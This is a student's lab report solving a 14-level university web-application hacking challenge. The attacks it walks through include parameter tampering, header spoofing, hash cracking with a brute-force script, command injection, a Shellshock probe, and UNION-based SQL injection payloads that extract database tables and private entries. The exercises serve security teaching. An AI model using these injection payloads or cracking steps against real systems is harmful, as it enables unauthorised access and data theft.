

Web Application Challenge

Ethical Hacking Lab

Federica Consoli

July 17, 2018

Introduction

The goal of this report is to illustrate the steps taken to win the Web Application Challenge for the Ethical Hacking lab. All the URLs collect during the challenge are listed in the first section of the document. Then, for each level, there will be a short description of the strategy adopted to implement the attack, with mentions of the tools and the commands used, the problems encountered (if any) and the secrets received.

1 List of URLs


- **Level 1:** <http://eth-lab.di.uniroma1.it:55335/uegeteekairaigie>
- **Level 2:** <http://eth-lab.di.uniroma1.it:55183/equaqueiveewaeva>
- **Level 3:** <http://eth-lab.di.uniroma1.it:55211/uipahphezieceefu>
- **Level 4:** <http://eth-lab.di.uniroma1.it:55321/pileyooquaitaewu>
- **Level 5:** <http://eth-lab.di.uniroma1.it:55128/gaijeifieleeshee>
- **Level 6:** <http://eth-lab.di.uniroma1.it:55034/ahsoophieciakesh>
- **Level 7:** <http://eth-lab.di.uniroma1.it:55368/eegathaiquaephei>
- **Level 8:** <http://eth-lab.di.uniroma1.it:55508/eequohphaifiehee>
- **Level 9:** <http://eth-lab.di.uniroma1.it:55511/eigahvemoweipiep>
- **Level 10:** <http://eth-lab.di.uniroma1.it:55093/pohvaireyingithe>
- **Level 11:** <http://eth-lab.di.uniroma1.it:55170/zeezoowietaighei>
- **Level 12:** <http://eth-lab.di.uniroma1.it:55199/urahreeghahjeugh>
- **Level 13:** <http://eth-lab.di.uniroma1.it:55352/thozeewileiseero>
- **Level 14:** <http://eth-lab.di.uniroma1.it:55367/aixedateediperaai>
- **Final URL:** <http://eth-lab.di.uniroma1.it:55465/oosoonesaidahtue>

Level 1

Using the tool `curl` I was able to retrieve the source of the web page. When looking at it, I noticed that the button of the login form was invoking a function called `verify` whenever clicked. Using `curl` once again, I was able to retrieve said function, as showed below.


```
root@kali:~/Desktop/CTF_Lab# curl http://eth-lab.di.uniroma1.it:55335/uegeteekairaigie/verify.js
function verify(form) {
  if ((form.username.value == "SCRIPT") && (form.password.value == "KIDDIE")) {
    alert("You got it! Go hack the next challenge at " + str_rot13('uggc://rgu-yno.qv.haveba
  } else {
    alert("Wrong password!");
  }
}
```

This allowed me to retrieve the login details I needed (username: `SCRIPT`, password: `KIDDIE`) to obtain the url for the second challenge, as showed below.



Level 2

Once again, I grabbed the web page using `curl`. I was initially misled by the presence of the MD5 hash of the correct password, but I then realized I did not need that solve the challenge: there was an image tag pointing at `scrt.png` and with the visibility property set at `hidden`.




I downloaded it using the `wget` tool: this way, I obtained the password `NINJAkitten`, which allowed me to get the URL of the next challenge.

The URL of the next challenge is: <http://eth-lab.di.uniroma1.it:55211/uipahphezieceefu>

Level 3

The first thing I tried for this level was entering a random combination of username and password, and I what I received was an error message saying that I needed to be an admin in order to login. After retrieving the webpage with `curl`, I noticed an hidden parameter called `admin` set to `False`. I then used `burp` as a proxy to intercept the http requests with the server, so that I could be able to edit the parameters in the POST request.




After changing the value of the `admin` parameter to `True`, I was able to retrieve the secret for the next challenge, as shown below.


Hi admin, your secret is: <http://eth-lab.di.uniroma1.it:55321/pileyooquaitaewu>

Level 4

When clicking on the button "Verify my browser" I received an alert saying that only connections from "*Kevin Browser Rocks*" are accepted. I once again used `burp` as a proxy to edit the header of the http request, changing the value of the property User-Agent to "Kevin Browser Rocks". After clicking on the button again, I received another alert saying that only connections from `.ru` domains were accepted.




As shown above, I modified the request headers again, this time changing both the User-Agent and the Referer fields. This allowed me to retrieve the secret.




Level 5

I retrieved the web page using `curl` and I noticed an HTML comment saying “Never show secret.txt to the user”. When I visited that page, I was presented with the following message:



I then used burp to edit the http request for `cgi-bin/getsecret.js`, adding the Referer parameter, as follows:



This allowed me to win the challenge and the retrieve the secret,

Level 5

You got it! Go hack the next challenge at <http://eth-lab.di.uniroma1.it:55034/ahsoophieciakesh>

Level 6

For this first level, I tried a couple of random combinations of username and password, but I would only get an error message saying the username was incorrect. I then tried using the username `admin` with password `admin`, and I was able to get to the page below.

Level 6

Logged in!

Welcome admin, long time no see.

Your personal secret: no secret available for you.

I noticed the the parameter `uid=0` in the url, so I tried to change it to `1` and noticed that it would give info about another user, Angelo. I kept on manually increasing the value of the parameter, and when I reached `uid=6` I was able to obtain the secret.

Level 6

Logged in!

Welcome Tsutomu, long time no see.

Your personal secret: <http://eth-lab.di.uniroma1.it:55368/eeqathaiquaephei>.

Level 7

This level was tricky. When I logged in using an email address, I received a message saying that I was logged in as a guest, but the secret would only be available to teachers. I tried using `burp` and `curl` to see if there were any hidden parameters I could use (I was actually looking for a `boolean` parameter called `teacher` or something similar), but I was not successful. After being stuck for a couple of ours, I decided to try professor Spognardi's email, and surprisingly it worked.


Level 7

Hi there!

The next challenge can be found at <http://eth-lab.di.uniroma1.it:55508/eequohphaifiehee>

Level 8

I started this level by trying to log in with username `admin` and password `admin`, which worked, although no secret was available.



Level 8

Logged in!

Welcome admin, long time no see.

Your personal secret: no secret available for you.

I noticed the parameter `user=nqzva` in the URL, so I tried to change it to “messyadmin” (since this username appeared on the initial page of the level), but that did not work. I then realized that `nqzva` was simply the output of a Caesar Cipher with `shift=13` applied to the word `admin`. I encrypted “messyadmin” with the same kind of cipher (the result was `zrfflnqzva`) and used it in the URL, which allowed me to beat the challenge.



Level 8

Logged in!

Welcome MessyAdmin, long time no see.

Your personal secret: `http://eth-lab.di.uniroma1.it:55511/eigahvemoweipiep`.


Level 9

I tried logging in with a random email and a password, but I was presented with a page saying that the secret was only available for admins. After that, I used `curl` to retrieve the page, and I noticed a comment saying “Never show sessions.txt to the users”. I visited the page and I was able to retrieve the id of a session cookie.

Raw Params Headers Hex	
Name	Value
POST	/eigahvemoweipiep/cgi-bin/login.php HTTP/1.1
Host	eth-lab.di.uniroma1.it:55511
User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Referer	http://eth-lab.di.uniroma1.it:55511/eigahvemoweipiep/
Cookie	u=456b7016a916a4b178dd72b947c152b7
Connection	close
Upgrade-Insecure-Requests	1
Content-Type	application/x-www-form-urlencoded
Content-Length	43

username=federica%40gmail.com&password=ciao

I used burp to intercept the packet and change the value of the cookie using the id I previously discovered (as shown above), and I was able to retrieve the secret for the next challenge.



Level 9

Hi there!

The next challenge can be found at <http://eth-lab.di.uniroma1.it:55093/pohvaireyingithe>

Level 10

After retrieving the web page with `curl`, I noticed that it contained four usernames and password hashes, which were used by the function `checkPassword()` to verify the login credentials inserted in the form. I used John the Ripper to crack the hash, feeding it an input file with `username:hash` in each line.

```
root@kali:~/Desktop/CTF_Lab# john -format=raw-MD5 --wordlist=rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
qwertyuiop      (admin)
lg 0:00:00:01 DONE (2018-07-14 16:57) 0.8547g/s 12259Kp/s 12259Kc/s 36779KC/s
```

As shown in the picture above, the user `admin` had password `qwertyuiop`, which was very easy to crack. These credentials allowed me to proceed to the next challenge.

Welcome Admin

You are now authenticated with the system and have been given full privileges.

The URL of the next challenge is: <http://eth-lab.di.uniroma1.it:55170/zeezoowietaighei>

Level 11

I retrieved the web page using `curl`, and I noticed that the passcode inserted in the login was checked against a local hash. I created a Python script (below) to identify the passcode.

```
GNU nano 2.9.1 md5.py

import hashlib

salt='localsalt'
needed="7fa68589ef35bced981aeca08c4f126b"
i=0

print "Looking for a match with %s..." % needed
print
while (i < 1000000):
    m = hashlib.md5()
    password = salt+str(i)
    m.update(password)
    hash = m.hexdigest()
    if hash == needed:
        print "    MATCH FOUND!"
        print "    The passcode is: %s" % str(i)
        break
    i += 1
```

According to the body of the `checkPassword()` function, the passcode is a number between 1 and 999999, and it was hashed together with a static salt.

```
root@kali:~/Desktop/CTF_Lab# python md5.py
Looking for a match with 7fa68589ef35bced981aeca08c4f126b...
    MATCH FOUND!
    The passcode is: 370100
root@kali:~/Desktop/CTF_Lab#
```

After retrieving the passcode, I used it in the login form and I was able to win the challenge. Below is the secret I received.

```
al.it:55170/zeezoowietaghei/secret370100.html
nsive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums
```

Access Granted

Welcome to Brutus Systems.

Warning: We have recently monitored an unusually high load on our systems. We will investigate.

The URL of the next challenge is: <http://eth-lab.di.uniroma1.it:55199/urahreeghahjeugh>

Level 12

For this level, I retrieved the web page using curl and noticed a parameter named `filter` for the page `/cgi-bin/users.php` which would only print the name of the specified user. After unsuccessfully trying to perform SQL injection, I tried to check if it was possible to inject bash command. I intercepted the request using burp and modified it adding a bash command.

Raw	Params	Headers	Hex
GET request to /urahreeghahjeugh/cgi-bin/users.php			
Type	Name	Value	
URL	filter	""; echo test	

The test was successful and the line "test" was printed, so I tried again, this time using the command `ls`, which showed the presence of the file `secretuser.txt`. I issued the command `cat secretuser.txt`, which allowed me to retrieve the secret for the next challenge.

```
daemon
libvirt+
message+
mysql
root
syslog
systemd+
www-data
wwwuser+
http://eth-lab.di.uniroma1.it:55352/thozeewileiseero
```

Level 13

This level was extremely at difficult at first, because it did not work well for my browser. Whenever I typed something in the input form, the resulting request would be for `/thozeewileiseero/?filter=value` instead of `/thozeewileiseero/cgi-bin/env.php?filter=value`, as showed in the web page resource. For this reason, I had a hard time figuring out how to set the `TESTENV` variable: I then found that the only way I could get it to work was by manually editing the HTTP requests.

After solving the issue I started gathering info on bash vulnerabilities, and found out that the most common one was the Shellshock bug (CVE-2014-6271). The command I used to test if the application was vulnerable to Shellshock contained several characters that would be removed by the sanitization function (found in `sn.js`), so I decided to manually edit the HTTP request as shown below.

Raw Params Headers Hex		
GET request to /thozeewileiseero/cgi-bin/env.php		
Type	Name	Value
URL	filter	() { :: }; echo vulnerable

The line "vulnerable" was correctly printed, so issued a `ls` command in the same way and discovered a file named `secret4uou0.txt`. Same as before, I printed the content of that file and received the secret.

<http://eth-lab.di.uniroma1.it:55367/aixedateedipera>

Level 14

Because of the structure of the website and all the user-input forms, I initially suspected it might be vulnerable to SQL injections. To confirm that, I used the tool `sqlmap`. Since most of the web pages were using `POST` requests, I copied the content of such requests in a file, which was then used as an input to `sqlmap`. The syntax of the command was `sqlmap -r <request_file> -p <test_parameters>`. The analysis showed that the `username` field in the page `/cgi-bin/createuser.php` was injectable.

```
root@kali:~/Desktop/CTF_Lab# cat /root/.sqlmap/output/eth-lab.di.uniroma1.it/log
sqlmap identified the following injection point(s) with a total of 721 HTTP(s) requests:
---
Parameter: username (POST)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: firstname=test&lastname=test&email=test&username=test' AND SLEEP(5) AND 'IGKv'='IGKv&password=test

  Type: UNION query
  Title: Generic UNION query (NULL) - 6 columns
  Payload: firstname=test&lastname=test&email=test&username=test' UNION ALL SELECT CONCAT(0x717a786a71,0x434d
58746d7577615a78736564535969534a576148614e66456265684765646d554b54687159597a,0x7178707071),NULL,NULL,NULL,NULL,
NULL-- Huns&password=test
---
web server operating system: Linux Ubuntu 16.04 (xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.0.12
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: firstname=test&lastname=test&email=test&username=test' AND SLEEP(5) AND 'IGKv'='IGKv&password=test


  Type: UNION query
  Title: Generic UNION query (NULL) - 6 columns
  Payload: firstname=test&lastname=test&email=test&username=test' UNION ALL SELECT CONCAT(0x717a786a71,0x434d
58746d7577615a78736564535969534a576148614e66456265684765646d554b54687159597a,0x7178707071),NULL,NULL,NULL,NULL,
NULL-- Huns&password=test
---
web server operating system: Linux Ubuntu 16.04 (xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.0.12
```

After looking around the website and the blog post already present on the platform, I concluded that what I needed to find was a secret entry by an user called Shimomura. I went back to the create user page and typed 1' in the username field, to see what kind of error message I would get.

An error occurred:

Failed to execute query: SELECT * FROM users WHERE username='1'

After seeing what kind of query was being executed, I performed an injection (shown below) to retrieve the lists of users on the system. The query was successful, and I was able to find out that Shimomura's nickname was actually tsutomu.



New to bloggo? No problem!

Create a new account by filling the form below!

After creating a new account, please use the login page to log into the system.

First Name

Last Name

Email

Username

Password

After that, I used the UNION statement to try and figure out the number of columns in the `users` table. I started with the statement `' OR '1'='1' UNION SELECT 1 --` and kept on adding columns to the statements until the number matched the actual number of columns in the table. The query that was eventually accepted was `' OR '1'='1' UNION SELECT 1, 2, 3, 4, 5, 6 --`, which produced the output below.

Username: 1

First: 3

Last: 4

This meant that the `users` table had 6 column but only the first, third and fourth columns (which corrisponded to username, first name and last name) would be printed on screen. I used the union statement again to try and gather some info about the tables in the database.

Raw

Params

Headers

Hex

POST request to /aixedateedipera/cgi-bin/process_createuser.php

Type	Name	Value
Cookie	auth	7f8f866ff23a58504968fde684b08cec
Body	firstname	test
Body	lastname	test
Body	email	test@test.com
Body	username	' OR '1'='1' UNION SELECT group_concat(table_name,0x0a),2,3,4,5,6 FROM information_schema.tables WHERE table_schema=database() --
Body	password	test

This query returns the name of the tables in the current database (thanks to the **WHERE** clause), all grouped in the same string. The result of the query showed that the database contained three tables: users, blogs, entries.

Username: blogs ,entries ,users

First: 3

Last: 4

I then crafted a query similar to the one used before, only this time aimed at obtaining the names of the columns in the **entries** table.

POST request to /aixdateedipera/cgi-bin/process_createuser.php

Type	Name	Value
Cookie	auth	7f8f866ff23a58504968fde684b08cec
Body	firstname	test
Body	lastname	test
Body	email	test@test.it
Body	username	' OR '1'='1' UNION SELECT group_concat(column_name,0x0a),2,3,4,5,6 FROM information_schema.columns WHERE table_name='entries' --
Body	password	test

The query was executed correctly and the output showed the names of the six columns existing in the specified table.

Username: author ,blogname ,title ,keywords ,entry ,shared

First: 3

Last: 4

Finally, I executed a query to retrieve all the entries submitted by the user **tsutomu**, so as to check if my initial assumption about the location of the secret was right.

POST request to /aixedateedipera/cgi-bin/process_createuser.php

Type	Name	Value
Cookie	auth	7f8f866ff23a58504968fde684b08cec
Body	firstname	test
Body	lastname	test
Body	email	test@test.it
Body	username	' OR '1'='1' UNION SELECT entry, 2, author, 4, 5, 6 FROM entries WHERE author = 'tsutomu' --
Body	password	test

The query was executed correctly, and two entries were returned: the first was the one that could be accessed from the “View blogs” tab, while the second one was private and contained the secret.

Username: Frist psot!

First: tsutomu

Last: 4

Username: http://eth-lab.di.uniroma1.it:55465/oosoonesaidahtue

First: tsutomu

Last: 4

The picture above shows the output of the query, while the picture below shows the page I received when I visited the URL of the last secret.

Victory

Congratulations, you've beaten all our challenges! Please submit a list of URLs for each level as well as a brief discussion of what you've done to beat each level to spognardi@di.uniroma1.it (subject [Network Security]: The Tangled Web).